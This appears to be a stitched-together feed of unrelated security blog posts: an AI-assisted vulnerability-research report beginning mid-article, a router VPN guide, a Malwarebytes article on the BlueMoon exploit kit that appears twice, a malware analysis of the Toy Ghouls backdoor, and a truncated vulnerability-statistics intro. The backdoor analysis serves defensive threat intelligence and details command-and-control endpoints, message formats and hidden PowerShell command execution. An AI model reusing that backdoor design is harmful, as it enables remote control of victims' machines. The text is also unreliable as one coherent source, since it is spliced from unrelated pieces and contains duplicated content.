As agentic systems produce more candidates, the bottleneck shifts from discovery to determining which reports are real, reachable, and security-relevant. Project-specific automated provers—such as proof of vulnerability (PoV)/proof of concept (PoC) generators, harness builders, and trigger-input finders—turn plausible reports into reproducible evidence that engineers and maintainers can act on. By finding crashing inputs, confirming reachable execution paths, and producing regression-ready triggers within each project’s build and test environment, these tools can help reduce human triage, accelerate remediation, and make vulnerability research sustainable at scale. For example, by leveraging deterministic algorithms such as abstract syntax tree (AST), one of our internal projects reduced about 45% duplicate findings across multiple scans of the same code which reduced the load on the PoC generator and subsequently human triage effort.
More candidates do not create more throughput when the review queue grows faster than fixes ship.
Shift 2. From token consumption to reasoning economics
At scale, every repeated orientation, speculative branch, and redundant debate carries a cost. But minimizing tokens alone is the wrong objective. A short, ambiguous report may be cheap to generate yet expensive to investigate; a longer analysis that establishes the missing execution path may reduce total system cost.
The key question is where the next unit of reasoning will change a decision. If an index can identify callers, asking a frontier model to rediscover them wastes capacity. If the uncertainty is whether two lifetime conditions can coexist across callbacks, deeper reasoning may be warranted. If the question is whether an input triggers the failure, an executable check can provide evidence that more prose cannot.
MDASH combines frontier and distilled models, specialized auditors, and code-analysis tools, enabling work to be allocated by task. That flexibility does not guarantee optimal allocation. Routing routine work to cheaper models, reusing verified context, and escalating unresolved questions to stronger reasoning are hypotheses to test—not efficiency gains to assume.
A useful allocation policy starts by identifying what remains unknown: a caller, a build configuration, a reproducer, or a causal explanation. The next action should close that specific evidence gap. Repeating a review without adding evidence spends more tokens while preserving the same uncertainty. Early filtering can also discard real bugs, so any savings must be measured against coverage and missed findings.
Scan outcomes can also become training data. At scale, vulnerability scanning should become a training loop, not only a discovery pipeline. Each MDASH run produces signals that can improve future models: true-positive and false-positive verdicts, duplicate findings, failed reachability claims, reviewer feedback, verifier results, severity assessments, patch outcomes, and regression-test evidence. Capturing those signals with the code context and causal argument behind each candidate creates the dataset needed for reinforcement learning and fine-tuning specialized cyber models. The goal is for future models to learn not just what a vulnerability looks like, but which findings survive validation, which explanations help humans and provers act, and which patterns lead to useful remediation.
Spend reasoning to remove uncertainty, not simply to produce more analysis.
Shift 3. Validation and remediation as a continuous learning loop
Validation and remediation are not downstream cleanup; they are part of the discovery loop. Each candidate should move through automated verification, human review, patch development, and regression testing, with every stage returning evidence to the system. A reproducible trigger strengthens the report, guides the fix, and can seed a regression test. A failed validation is also useful when it records why: an unreachable path, missing precondition, incorrect build configuration, insufficient attacker control, duplicate report, or incomplete causal explanation.
That evidence is how the system improves. Project-specific provers, harnesses, and trigger generators accumulate operational knowledge about how each target builds, runs, fails, and accepts fixes. Remediation outcomes show the discovery pipeline which evidence changed a decision, which assumptions failed, and which bug patterns warrant more or less attention. The objective is to make every investigation leave reusable capacity behind: a validated trigger, clearer invariant, better harness, stronger regression test, or routing rule that prevents the same mistake.
Human attention remains essential, but it should concentrate where judgment has the highest leverage: assessing security impact, reviewing patches, and determining whether a change restores the component’s intended invariant. Automation can handle the repeatable work of establishing reachability, reproducing behavior, and preserving evidence. Over time, this loop converts individual findings into system knowledge—raising the quality of future discovery while shortening the path from credible report to shipped fix.
A reproducible defect is not yet a serviced fix. To shorten the path from discovery to remediation, MDASH needs to operate as part of the engineering loop: continuously scanning code, connecting findings to the builds and artifacts produced by continuous integration and continuous delivery (CI/CD), and feeding validation results back into development, as described in the Windows team’s blog post. Broad analysis can identify suspicious code paths, but component-specific proving needs the right binaries, symbols, configurations, harnesses, and runtime conditions to reproduce a candidate defect against the version that matters for customers and releases. Each handoff should be both owned and machine-usable: research supplies the candidate claim, causal path, and uncertainty; proving supplies execution evidence from the relevant build artifact; component teams assess the violated invariant, repair strategy, compatibility risk, and related variants; and servicing connects the approved change to release validation. A failed reproduction, rejected finding, incomplete patch, or regression result should feed back into MDASH as structured evidence, not simply move a ticket into another queue. The goal is not to remove human code review or release validation, but to automate the repeatable work around them—finding candidates, selecting artifacts, reproducing behavior, preserving evidence, suggesting related paths, and returning what was learned to the next scan.
The goal is to build an organization-wide system that automates repeatable work while preserving clear engineering accountability.
Transferring security research to help open source projects
In open source, all three constraints apply at once. Each project has its own setup costs, mix of analysis and execution work, and maintainer workflows and review capacity. Within Windows, vulnerability research connects to established component owners and servicing infrastructure. Across open-source projects, reusable methods can reduce repeated setup, but they cannot replace the technical and human context required to move a finding toward a fix.
Open-source vulnerability reporting snapshot
Over three months, FORGE members audited open-source projects spanning kernels, runtimes, networking libraries, container technologies, and media parsers. The team submitted 155 internally validated reports across 23 projects. At the time of writing, 93 reports across 14 projects or project families had documented maintainer acknowledgement or acceptance: apple/container, apple/containerization, curl, Escargot, FFmpeg, Hyperlight, Linux, llama.cpp, Node.js, PyRIT, Rust, SQLite, vLLM, etc.
Since the reports are at different stages of that process, only subsets are publicly disclosed today, such as curl’s CVE-2026-9545 and CVE-2026-13608, Node.js’s CVE-2026-56848, and Linux kernel CVE-2026-64563. Our public CVE index lists the CVEs currently cleared for disclosure, and you can find all our public channel Linux kernel reports through lore.kernel.org query.
Measured costs of automated validation
MDASH surfaced thousands of suspicious locations in the Linux kernel, and our validation agents produced supporting evidences for 627 findings. The figures below summarize automated validation costs for a subset of these efforts. Across 182 confirmed crash findings, generating a PoC averaged $3.61 in model cost and 21.5 minutes. For six selected cases, using automatic exploit generation (AEG) to test local privilege-escalation potential averaged $8.56 and 25.4 minutes.
Average model and time cost for Linux kernel automated validation. Per-case averages reflect all attempts for successful cases using GPT-5.5. Source: Microsoft FORGE Lab Linux kernel automated validation study, 2026.
These evaluations used GPT-5.5, without extensive task-specific tuning of either the model or the harness. These averages include all attempts associated with the successful cases shown, but exclude initial screening, candidates that failed or were filtered out, and human investigation and patch preparation. Within those limits, the results still strongly indicate that automated validation can produce useful results at practical cost and latency, even at Linux-kernel scale. Tighter co-design of models and agent harnesses could improve both validation yield and efficiency. If costs fell by another order of magnitude, for example, 10x or even 50x, the range of findings that could be economically validated would expand substantially, further reshaping vulnerability research.
FORGE OSS Bug Hunt Party: Human coordination at scale (Hackathon)
Looking back to those efforts, technical evidence was only part of the job. Getting it fixed also required understanding and respecting each project’s context and workflow: some required a patch while others did not; some preferred private disclosure while others used public channels; and maintainers sometimes differed on whether an issue crossed a security boundary. In practice, this meant adapting to each project’s submission requirements, working with maintainers to reproduce the issue, and, where applicable, refining and retesting a proposed fix. As AI-assisted discovery increases report volume, open-source security research can scale only if research teams absorb the resulting complexity rather than pass it on to maintainers.
Scaling this work also requires more developers who understand the full security workflow. At Microsoft’s annual Hackathon, we hosted the FORGE Open Source Software (OSS) Bug Hunt Party (Project Sunshine) as a forum where developers across Microsoft could exchange security research practices and gain hands-on experience with vulnerability investigation, validation, and responsible reporting. With MDASH and supporting guidance, 50 participants produced 39 reports across six projects, including Microsoft’s open-source Hyperlight project, Linux, vLLM, Gemini CLI, and llama.cpp. Those 39 reports are included in the 155-report snapshot above. Project Sunshine has continued beyond the Hackathon as a forum for open-source security collaboration within Microsoft.
Akrites: Coordinated effort to remediate vulnerabilities
Akrites is a Linux Foundation initiative that coordinates confidential remediation and disclosure for vulnerabilities in critical open-source software. FORGE has submitted nine Linux findings with internally assessed common vulnerability scoring system (CVSS) scores above 7.0. Together with submissions from other participants, including Google, these cases helped test and refine Akrites’ early Coordinated Vulnerability Disclosure (CVD) workflow. One of those reports was the first Akrites submission to result in a patch merged into the Linux kernel. FORGE will keep contributing to those responsible disclosure efforts.
The work also showed that a systematic approach is not just a larger scan. It is a repeatable path from a finding to an upstream fix and coordinated disclosure. Each case needs reproducible evidence, a clear causal explanation, a severity assessment, and an understanding of which downstream projects may be affected. The right owners and collaborators can then be brought in at the right time and on a need-to-know basis.
What’s next for FORGE Lab?
In a matter of months, FORGE Lab has helped discover Windows vulnerabilities and assigned 140 CVEs, including 52 in September 2026’s security release. Beyond Windows, FORGE submitted 155 internally validated reports across 23 open-source projects—93 of which had documented maintainer acknowledgement or acceptance at the time of writing—and one of our Linux reports became the first Akrites submission to result in a patch merged into the Linux kernel. Our Linux kernel results also indicate that automated validation can work at practical cost, with proofs of concept averaging $3.61 in model cost and 21.5 minutes per successful case. The lesson behind those numbers: once agents can find difficult bugs, progress depends on the system around them, how it scales, where it spends reasoning, and how quickly it turns discoveries into validated fixes.
These three lessons are becoming foundational guidelines for FORGE’s next phase of research:
Moving from frontier capability to scale means measuring the full pipeline, not just the number of findings: candidate arrivals, duplicates, rejected reports, validated defects, queue age, unresolved cases, and time through each stage.
Moving from token consumption to reasoning economics means evaluating model and execution cost alongside human review time, and asking whether each additional pass removes uncertainty, improves coverage, or produces independently validated findings.
Moving from isolated discovery to continuous validation and remediation means tracking reproduction success, patch rework, regression evidence, and elapsed time from validated defect to approved fix and release.
For security leaders evaluating AI-powered vulnerability discovery, these are useful measures too: count validated fixes, not just findings, and weigh model cost alongside the human review time it takes to act on them.
The next advance won’t come from a better model alone. It will come from research systems that combine frontier capability, systems engineering, and reasoning economics, focusing machine reasoning and human attention on turning credible findings into validated fixes.
To learn more about Microsoft Security solutions, visit our website. Bookmark the Security blog to keep up with our expert coverage on security matters. Also, follow us on LinkedIn (Microsoft Security) and X (@MSFTSecurity) for the latest news and updates on cybersecurity.
VPN use is growing around the world, with the worldwide average holding steady at 20% growth per year. Users have come to appreciate everything a VPN offers: it encrypts your connection, shields you from relentless ISP tracking (and the targeted ads that often come with it), hides your IP address and location, and lets you keep using your favorite paid services while traveling. This matters most at big public events, like international football tournaments, the Olympics, or concerts by popular performers, where the odds of scammers intercepting an unprotected Wi-Fi connection go up sharply.
That said, VPNs come with their own frustrations. One of the biggest is that many smart devices – including TVs, game consoles, streaming boxes, and smart-home gadgets – can’t run a VPN at all. On top of that, you usually have to set up the VPN separately on every single device in your home. Installing the VPN directly on your home router solves both problems at once: it protects your entire home network, including newly added devices. Here’s a closer look at what benefits that setup gives you.
1. Every device gets VPN protection
Turn on a VPN on your router, and every device connected to your home Wi-Fi automatically sends its traffic through that protected, encrypted connection. There’s nothing extra to do: connect your phone, laptop, or TV to the Wi-Fi, and its traffic is already routed through the VPN.
Many paid VPN services cap the number of devices you can use under a single subscription. But your router only counts as one device on that list, even though it might be protecting a dozen or more gadgets in your home at once.
It’s worth noting that installing a VPN on a router is usually only possible with paid VPN services. Free plans typically don’t offer this option, or only allow it in a very limited way.
2. Set it up and forget it
Setting up a VPN on every phone and computer in the house can get tedious fast. And if your home devices run on a mix of operating systems, you’ve to start by locating the VPN settings on each one, since Android, Windows, iOS, and macOS all handle this differently.
With a router setup, you configure the VPN once, and it automatically covers any new device you connect later too.
3. Protection even for devices that don’t support VPN
Plenty of devices can’t run a VPN at all. That includes smart TVs, streaming boxes, game consoles, and nearly every piece of smart-home tech out there, from baby monitors to robot vacuums. A VPN on your router protects all of them, and you don’t have to tinker with your vacuum cleaner or smart bulb’s settings separately.
4. No need to worry about turning the VPN on and off
Many people want to make sure that not a single byte of their data leaves their device before the VPN kicks in. The problem is that there’s always a short gap between turning on a computer or phone and the VPN firing up, and during that window, data travels over the internet unencrypted.
The usual fixes are to turn on special features – such as Always On VPN or a VPN kill switch – in the operating system or VPN app. A more effective option though is running the VPN on the router itself. That way, “not a byte without the VPN” becomes true automatically for every device on your home network. But for complete peace of mind, you’ll still want to set up a kill switch on the router too, so that if the VPN ever disconnects (say, the VPN server becomes temporarily unavailable), your devices lose their internet connection entirely rather than falling back to an unprotected one.
5. Working remotely with two VPNs at once
Another common headache is needing to run two VPN services at the same time. This usually comes up with remote work: you need a corporate VPN to connect to your company’s network, while also wanting a personal VPN for everything else. On many devices, running two VPN connections at once for different purposes is either a real hassle to configure or not possible at all. Constantly switching between the two isn’t convenient either, and it opens up privacy and security gaps.
A VPN on your router solves this too. You simply turn on the corporate VPN on your work computer, and it runs on top of your Wi-Fi connection, which is already protected by your personal VPN on the router. In effect, you end up with one VPN nested inside the other (corporate VPN → Wi-Fi → VPN → internet), but this layered setup rarely causes any issues.
6. Getting around apps that block VPNs
Some banking and streaming apps can detect when a VPN app is running on your device and simply refuse to work. Usually, they can’t tell what kind of VPN it is or why you’re using it. They just object to any VPN connection being active at all. If the VPN runs on your router instead of on the device itself, this problem disappears.
7. Protecting guests on your home network
Any device belonging to friends or family that connects to your Wi-Fi automatically gets VPN protection too, with no setup required on their end.
8. Less strain on your devices
Since the router handles the encryption workload, your phones, tablets, and other lightweight devices can use less computing power and drain less battery than they would if running a VPN themselves.
9. Simplified VPN management
Need to switch VPN servers, change protocols, or tweak other settings? Just do it once, on the router. There’s no need to reconfigure every device separately.
Precautions and things to keep in mind
For all its advantages, running a VPN on your router does come with a few trade-offs worth knowing about.
Encrypting traffic for an entire network takes real processing power, so on an underpowered router, your connection speed may end up limited.
Some routers don’t support VPNs at all, or only work with older, less secure protocols like PPTP.
If your router was issued by your ISP, you may not have enough permissions to install a VPN on it.
In any of these cases, you can buy a more capable router that supports VPNs, and use it either instead of, or alongside the ISP-issued box, setting up your home network and VPN on your own hardware.
With this setup, your devices connect as follows: device → Wi-Fi or Ethernet → personal VPN on router → internet. For computers that also connect to a corporate VPN, the path looks slightly different: corporate VPN on computer → Wi-Fi or Ethernet → personal VPN on router → internet.
If you can’t connect your own router directly to your ISP’s network because your model lacks the right port (for example, with a fiber connection), you can use an Ethernet cable to plug your personal router’s input into your provider’s box. In that case, you can either switch the ISP-issued router into bridge mode or simply turn off its Wi-Fi so it doesn’t add unnecessary wireless clutter, since its only job now is connecting to the provider’s network and passing that connection along to your own router.
It’s also worth noting that some online services – like banks, government sites, online stores, and streaming platforms – may restrict or block access entirely when they detect a foreign IP address through a VPN. To get around this, you can either turn off Wi-Fi on your phone and use your mobile data instead, or take a more sophisticated approach to your router setup, as described below.
Most modern routers let you create more than one Wi-Fi network, usually supporting at least a separate home and guest network, each with their own settings. You can use this to create two networks: one with the VPN always on, and one without. Then, for services that don’t play well with VPNs, you can simply switch to the unsecured Wi-Fi network instead.
If you’re willing to spend some more time on setup, there’s an even more convenient option, known as split tunneling: individually configuring certain services or websites to bypass the VPN while sending everything else through your secure VPN connection as usual. To do this, you’ll need to specify the addresses of the sites that should skip the VPN.
Many feature-rich routers also let you divide your home devices into groups and set different connection rules for each group. That way, you could set things up so your smart TV reaches streaming services without a VPN, while your smart home devices, computers, and phones only ever connect to the internet through the protected channel.
How to set up a VPN on your router
Setting up a VPN on your router might sound more complicated than installing it on individual devices, but it delivers far more comfort and protection for your whole home network.
To do this, you’ll need a router that supports VPNs, and a subscription to a VPN service that can generate configuration files for routers using modern VPN protocols. Kaspersky VPN supports the two most widely used VPN protocols – OpenVPN and WireGuard – for connecting routers to the service.
You can create a Kaspersky VPN configuration file for your router by following our detailed guide. For instructions specific to your router model, we recommend searching online or asking an AI assistant something like “how to set up a VPN on {your router model}“.
BlueMoon, a shared Chrome and Windows exploit kit, shows why “patch later” is becoming a dangerous gamble.
Security updates are easy to put off. The browser still opens, Windows still works, and choosing to relaunch your browser or restart your computer later can feel harmless.
But a newly documented exploit kit called “BlueMoon” shows how quickly patching delays can become dangerous. Proofpoint Researchers found four espionage groups using the same exploit chain against Chrome browsers running on Windows within days of one another.
The campaign is a timely reminder that once a security flaw, or even its fix, becomes public, attackers may move faster than many users expect.
The attacks began with phishing emails. A victim who clicked a malicious link could be sent to a web page designed to exploit two vulnerabilities in Chrome’s V8 JavaScript engine, followed by a Windows vulnerability to break out of the browser’s protections and gain higher privileges on the computer.
The Chrome vulnerabilities used by BlueMoon were patched in the Stable channel on September 3 and September 8, 2026. The first was already actively exploited when Google released its update. Microsoft addressed the Windows vulnerability in its September Patch Tuesday updates, by which point it was also being exploited.
The notable part is not just that BlueMoon exploited the flaws, but how quickly the capability appears to have spread. Publicly visible upstream fixes can give attackers clues before downstream browser updates reach users, allowing a weaponized chain to be developed and adopted by multiple groups very quickly.
Does that mean that patches can no longer be tested before they are released to the public? No, but we may need to rethink how they are tested and deployed, because it appears some cybercriminals are effectively beta-testing the patches themselves.
The researchers also found clues, but no conclusive evidence, that the exploit kit was developed with AI assistance. The broader concern is credible: AI tools can help attackers interpret source-code changes, write and modify code, document test results, and learn from failed attempts.
In practical terms, the gap between “a flaw is fixed upstream” and “most people are protected” may be increasingly valuable to attackers. We should try to minimize that gap.
How to stay safe
Not every security update needs to be installed the moment it appears. In organizations especially, updates may need testing, staged deployment, and contingency plans. But vulnerabilities known to be actively exploited deserve greater priority. That is precisely why CISA’s KEV catalog is so important: It helps organizations identify the vulnerabilities they should address first.
For home users:
Install browser and operating-system updates promptly. Use the few minutes they take to grab a drink rather than repeatedly postponing them.
Don’t click links in unsolicited emails.
Use up-to-date, real-time anti-malware protection to help catch the malware that exploit kits attempt to deliver.
Stop threats before they can do any harm.
Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
BlueMoon, a shared Chrome and Windows exploit kit, shows why “patch later” is becoming a dangerous gamble.
Security updates are easy to put off. The browser still opens, Windows still works, and choosing to relaunch your browser or restart your computer later can feel harmless.
But a newly documented exploit kit called “BlueMoon” shows how quickly patching delays can become dangerous. Proofpoint Researchers found four espionage groups using the same exploit chain against Chrome browsers running on Windows within days of one another.
The campaign is a timely reminder that once a security flaw, or even its fix, becomes public, attackers may move faster than many users expect.
The attacks began with phishing emails. A victim who clicked a malicious link could be sent to a web page designed to exploit two vulnerabilities in Chrome’s V8 JavaScript engine, followed by a Windows vulnerability to break out of the browser’s protections and gain higher privileges on the computer.
The Chrome vulnerabilities used by BlueMoon were patched in the Stable channel on September 3 and September 8, 2026. The first was already actively exploited when Google released its update. Microsoft addressed the Windows vulnerability in its September Patch Tuesday updates, by which point it was also being exploited.
The notable part is not just that BlueMoon exploited the flaws, but how quickly the capability appears to have spread. Publicly visible upstream fixes can give attackers clues before downstream browser updates reach users, allowing a weaponized chain to be developed and adopted by multiple groups very quickly.
Does that mean that patches can no longer be tested before they are released to the public? No, but we may need to rethink how they are tested and deployed, because it appears some cybercriminals are effectively beta-testing the patches themselves.
The researchers also found clues, but no conclusive evidence, that the exploit kit was developed with AI assistance. The broader concern is credible: AI tools can help attackers interpret source-code changes, write and modify code, document test results, and learn from failed attempts.
In practical terms, the gap between “a flaw is fixed upstream” and “most people are protected” may be increasingly valuable to attackers. We should try to minimize that gap.
How to stay safe
Not every security update needs to be installed the moment it appears. In organizations especially, updates may need testing, staged deployment, and contingency plans. But vulnerabilities known to be actively exploited deserve greater priority. That is precisely why CISA’s KEV catalog is so important: It helps organizations identify the vulnerabilities they should address first.
For home users:
Install browser and operating-system updates promptly. Use the few minutes they take to grab a drink rather than repeatedly postponing them.
Don’t click links in unsolicited emails.
Use up-to-date, real-time anti-malware protection to help catch the malware that exploit kits attempt to deliver.
Stop threats before they can do any harm.
Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →


We continue tracking the activity of Toy Ghouls (also known as Bearlyfy, Laboo.boo, and Feral Wolf), a financially motivated group that has been targeting Russian organizations since 2025. The attackers initially relied exclusively on tools pulled from public GitHub repositories along with leaked Babuk and LockBit ransomware builders, later shifting to their own custom ransomware, GenieLocker. In early July 2026, we observed the group using a custom backdoor for the first time.
We identified two versions of this backdoor: one uses the HiveMQ MQTT broker as its C2 server, while the other relies on the Element messenger. Both versions include “bird” in their names:
mqtt-bird-agent 0.1.0 (HiveMQ version)
matrix-bird-agent 0.1.0 (Element version)
This post examines how the backdoor is delivered to target systems, how it establishes persistence, and how it communicates with its C2 server.
Technical details
Delivery
In this campaign, the attackers use Windows Remote Management (WinRM) to deliver the backdoors and their configuration files to compromised systems. The group relies on open-source tools such as Evil-WinRM and WinRM-fs to do this.
Installation
The backdoor can both run within an interactive command-line session and establish persistence as a Windows service, using the --install or install option, depending on the backdoor version. The --service (or service) option is not available by default and is instead used as an argument for the installed Windows service.
Other launch options are listed in the backdoor’s help output:
C:\cplsupport.exe -h
Bird Agent - MQTT server monitor
Usage: cplsupport.exe [OPTIONS]

Options:
-c, --config <CONFIG> Path to config.toml config file
--install Install as a system service
--uninstall Uninstall the system service
--seal Encrypt sensitive config fields in-place using a machine-bound key
-h, --help Print help
-V, --version Print version
HiveMQ version backdoor help output
In the Element version, the backdoor help output looks as follows:
C:\wtass.exe -h
Matrix monitoring agent

Usage: wtass.exe [OPTIONS] [COMMAND]

Commands:
  install    Register this agent with the Matrix homeserver and panel
  uninstall  Remove this agent's service and credentials
  service    Run as a Windows service (internal)
  help       Print this message or the help of the given subcommand(s)

Options:
  -c, --config <CONFIG>
  -h, --help             Print help
  -V, --version          Print version
Element version backdoor help output
By default, the backdoor looks for a config.toml configuration file in the directory where the executable was launched, then falls back to %PROGRAMDATA%\SynapseAgent\config.toml (Element version) or %PROGRAMDATA%\cplsupport\config.toml (HiveMQ version). If no configuration file is found in either location, the full path can be specified using the -c (--config) option.
The backdoor accepts both unencrypted configuration files and files with partially encrypted sections. In the first case, once the backdoor is launched, it reads the file and partially encrypts it using the seal() function (the --seal option in the HiveMQ version), applying the ChaCha20-Poly1305 algorithm with a key derived from the value of the HKLM\Software\Microsoft\Cryptography\MachineGuid registry key. This means that after the backdoor’s first run, the configuration file becomes bound to that specific machine. On subsequent runs, the configuration is decrypted automatically. If the input configuration was already partially encrypted, it is likewise decrypted automatically.
If the configuration cannot be decrypted, the backdoor stops running.

Encrypted configuration files look as follows:
Encrypted backdoor configuration file, HiveMQ version
The encrypted portion of the HiveMQ version’s configuration contains the following parameters:
agent_privkey: the agent’s private key
channel_id: the channel identifier used to communicate with the broker
server_pubkey: the server’s public key
Decrypted blob field in the HiveMQ version’s configuration

In the Element version, the configuration file is deleted immediately after the first run, and the relevant parameters are instead written to the HKLM\Software\synapse\Config\SealedConfig registry key. On subsequent runs, the backdoor checks the registry for its configuration first.
Decrypted Element version configuration file, retrieved from the registry
The Element version’s configuration specifies the address of an Element server controlled by the attackers, a room identifier, and an access_token used to access that room. If this parameter is left empty, the backdoor prompts for the password interactively during installation. After successfully creating a session, the backdoor saves the received token to the blob field.
Communication
At startup, both backdoor versions send a GET request to http://ip-api.com/json to determine the system’s public IP address and country of origin.
The first version uses the public HiveMQ MQTT broker (broker.hivemq.com) as its C2 server. The free tier of this broker supports up to 100 concurrent connections and up to 10 GB of traffic per month. The attackers set up their own cluster and used it both to collect telemetry from compromised systems and to send commands to the backdoor.
Once a connection is established, the system’s status is sent via a POST request to
broker.hivemq.com:8883/[cluster_id]/status. The message format is:
{"online":bool,"hostname":"hostname.domain","timestamp":unix_timestamp,"location":{"json"}}.
At intervals defined in the configuration file, system information, such as CPU load and available memory, is sent via a POST request to
broker.hivemq.com:8883/[cluster_id]/metrics3. The message format is:
{cpu_percent":float,"mem_used_bytes":int,"mem_total_bytes":int,"disk_used_bytes":int,"disk_total_bytes":int,"load_1m":float,"load_5m":float,"load_15m":float,"uptime_secs":int,"hostname":"hostname.domain","timestamp":unix_timestamp}.
The backdoor sends GET requests to
broker.hivemq.com:8883/[cluster_id]/cmd/req to retrieve commands from the C2 server. The server responds in the format:
{"cmd_id":int,"command":"str","timeout_secs":int}.
Commands are executed via PowerShell.exe in hidden mode, using the -NonInteractive -NoProfile -Command parameters.
Command execution results are sent to the command server at
broker.hivemq.com:8883/[cluster_id]/cmd/res in the
{"stdout":"str","stderr":"str","exit_code":int,"duration_ms":int} format.
For the second backdoor version, the attackers set up their own Element server running on the Matrix protocol, meet.element[.]tw, as the C2 server. On this server, they created a room used to receive messages containing device information and to send commands for execution on the compromised system. The communication flow is as follows:
Once a connection is successfully established, the backdoor sends an m.bird.status message containing the system’s status. This message format is identical to that used in the HiveMQ version.
At intervals defined in the configuration file, information about the compromised system is sent as an m.bird.metrics message. Field names are slightly different from those in the first version:
{cpu_percent_x100":float,"mem_used_bytes":int,"mem_total_bytes":int,"disk_used_bytes":int,"disk_total_bytes":int,"load_1m_x100":float,"load_5m_x100":float,"load_15m_x100":float,"uptime_secs":int,"hostname":"hostname.domain","timestamp":unix_timestamp}.
This version of the backdoor supports two types of commands, distinguished by the start of the received message.
To set a new interval for sending metrics, the attackers send a message beginning with config:set_interval (accepting values from 5 to 3600 seconds). The new value is saved to the HKLM\Software\SynapseAgent\metrics_interval registry key.
Messages containing commands to execute begin with the string cmd:. Based on data extracted from Element’s SQLite databases on the compromised system, we were able to identify the account name the attackers used to send commands: panel-bot.
Received commands are executed via the Windows command line interface.
Command output is sent as an m.bird.cmd_response message. This message format mirrors the one used in the HiveMQ version.
Takeaways
We have been tracking Toy Ghouls’ activity for quite some time. We previously found that the group had expanded its arsenal with a custom ransomware strain, GenieLocker, and we have now discovered that it has also developed a backdoor capable of giving it full control over an infected device. The new tools use unconventional channels to communicate with their C2 server: the HiveMQ MQTT broker and the Matrix-based Element messenger. This shift away from publicly available open-source projects toward custom-built tools suggests that Toy Ghouls is working to make its attacks more sophisticated and to evade detection for longer.
The vulnerability landscape shifted significantly in Q2 2026. First, the number of registered CVEs reached an unprecedented level. This is driven primarily by the widespread adoption of AI, both for application development and search for security flaws. This resulted in entire new classes of vulnerabilities emerging, particularly in the Linux networking subsystem.
Second, security researchers have been publishing exploits for unpatched vulnerabilities more frequently. Publications like these can generate significant fallout, since they potentially open the door for attackers to target unprotected systems.
Statistics on registered vulnerabilities
